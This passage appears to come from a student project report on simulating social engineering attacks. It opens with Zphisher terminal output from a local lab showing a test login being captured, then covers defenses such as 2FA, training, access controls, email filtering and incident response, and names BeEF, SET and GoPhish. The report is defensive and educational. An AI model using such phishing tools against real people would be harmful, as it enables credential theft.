
```
kevin@kali: ~/zphisher
File Actions Edit View Help

2PHISHER 2.3.5

[-] Successfully Hosted at : http://127.0.0.1:8080
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
[-] Victim's IP : 127.0.0.1
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : TestEmail@gmail.com
[-] Password : TestPassword
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit. |
```


FLOWCHART:

In a social engineering attack most of the time the weakest part is us human beings. Now there is one addition that can be done to the computer systems to enhance security i.e. multi-factor authentication for websites. Implementation of 2FA is the best way to increase the security.



RESULT:

In most of the experiments we performed the victim falls by clicking the malicious link disguised as a original site. Now, if we add 2FA to the website it asks for OTP or other authentication factor to proceed further.



ADVANTAGES & DISADVANTAGES:

1. Employee Awareness and Training:

Advantages:

- Empowers employees to recognize and respond to social engineering attacks effectively.
- Builds a security-conscious culture within the organization.
- Enhances overall cyber security awareness and reduces the likelihood of successful attacks.

Disadvantages:

- Requires ongoing investment in training programs and resources.
- Employees may still fall victim to sophisticated or evolving social engineering techniques.

2. Robust Authentication Mechanisms:

Advantages:

- Adds an additional layer of security to protect user accounts.
- Mitigates the risk of unauthorized access, even if credentials are compromised.
- Provides a stronger defense against social engineering attacks targeting login credentials.

Disadvantages:

- May introduce additional complexity for users and potential usability challenges.
- Implementation and management of authentication mechanisms may require additional resources and costs.

3. Strict Access Controls and Permissions:

Advantages:

- Limits the exposure of sensitive data and critical systems.
- Reduces the risk of social engineering attacks gaining access to privileged accounts.
- Helps enforce the principle of least privilege, minimizing potential damage from successful attacks.

Disadvantages:

- Requires careful management and regular updates to access controls.
- May increase administrative overhead in managing permissions and user roles.

4. Email Filtering and Spam Detection:

Advantages:

- Blocks a significant number of malicious emails and phishing attempts.
- Reduces the chances of users interacting with harmful content.
- Provides an additional layer of defense against social engineering attacks delivered via email.

Disadvantages:

- False positives may result in legitimate emails being blocked or classified as spam.
- Sophisticated social engineering attacks may still bypass email filtering and reach user inboxes.

5. Incident Response and Reporting:

Advantages:

- Enables prompt detection and response to social engineering attacks.
- Facilitates the collection of valuable intelligence for threat analysis and prevention.
- Enhances incident management and allows for the implementation of effective countermeasures.

Disadvantages:

- Relies on employees to recognize and report suspicious activities, which may not always occur.
- Requires dedicated resources for incident response and analysis.

APPLICATIONS:

The solutions provided to thwart social engineering attacks have several applications in organizations. Here are some specific applications of the solutions:

1. Employee Awareness and Training:
 - Conducting regular security awareness training sessions for employees to educate them about social engineering tactics and how to identify and report potential threats.
 - Creating simulated phishing campaigns to test and reinforce employees' knowledge and awareness.
 - Encouraging employees to stay vigilant and question suspicious requests or interactions.
2. Robust Authentication Mechanisms:
 - Implementing multi-factor authentication (MFA) across various systems and applications to ensure stronger user authentication.
 - Using biometric authentication methods, such as fingerprint or facial recognition, to enhance the security of sensitive systems or physical access control.
3. Strict Access Controls and Permissions:
 - Implementing role-based access controls (RBAC) to restrict access to sensitive information and systems.
 - Regularly reviewing access privileges and permissions to ensure they align with employees' job responsibilities.
 - Implementing strong user provisioning and deprovisioning processes to promptly revoke access for terminated employees or those who change roles within the organization.

4. Email Filtering and Spam Detection:
 - Deploying email security solutions that employ advanced threat detection mechanisms to filter out malicious emails and spam.
 - Configuring anti-phishing technologies that analyze email content and attachments to identify and block phishing attempts.
 - Training employees to recognize and report suspicious emails, helping to refine the email filtering and spam detection systems.
5. Incident Response and Reporting:
 - Establishing clear incident response procedures that outline the steps to be taken when a social engineering attack is suspected or detected.
 - Encouraging employees to report potential threats or incidents through designated channels.
 - Maintaining incident logs and conducting thorough investigations to understand the nature of the attack and take appropriate actions to mitigate the impact.

By applying these solutions, organizations can significantly reduce the risk of social engineering attacks and enhance their overall security posture.

CONCLUSION:

In our project, we conducted social engineering attack simulations using various tools such as BeEF, Zphisher, SET, and GoPhish. These simulations allowed us to understand the tactics and techniques employed by attackers to exploit human vulnerabilities and gain unauthorized access to systems and sensitive information. Through these simulations, we aimed to assess the effectiveness of our organization's security measures and identify areas of improvement.

Based on the results of our simulations, we implemented a set of solutions to prevent and mitigate social engineering attacks. These solutions included employee awareness and training programs, robust authentication mechanisms, strict access controls and permissions, email filtering and spam detection, and incident response procedures. By implementing these solutions, we aimed to create a multi-layered defense against social engineering attacks and enhance an organization's security posture.

FUTURE SCOPE:

It is important to note that social engineering attacks are constantly evolving, and new techniques and tactics are being developed by attackers. Therefore, our project should be seen as an ongoing effort to continually improve our defenses and stay one step ahead of potential attackers. Regular training and awareness programs should be conducted to keep employees updated on the latest social engineering techniques and how to spot and report suspicious activities.

REFERENCES:

- [GitHub - gophish/gophish: Open-Source Phishing Toolkit](#)
- [GitHub - trustedsec/social-engineer-toolkit: The Social-Engineer Toolkit \(SET\) repository from TrustedSec - All new versions of SET will be deployed here.](#)
- [What is Social Engineering Toolkit? \[Complete Guide\] - CyberTalents](#)
- [BeEF - The Browser Exploitation Framework Project \(beefproject.com\)](#)
- [How to use BeEF, the Browser Exploitation Framework | TechTarget](#)
- [Zphisher - Automated Phishing Tool in Kali Linux - GeeksforGeeks](#)
- [Security Awareness Resources | SANS Security Awareness](#)
- [Classic two-factor authentication flowchart | Download Scientific Diagram \(researchgate.net\)](#)
- [owasp.org/www-community/attacks/Email_header_injection](#)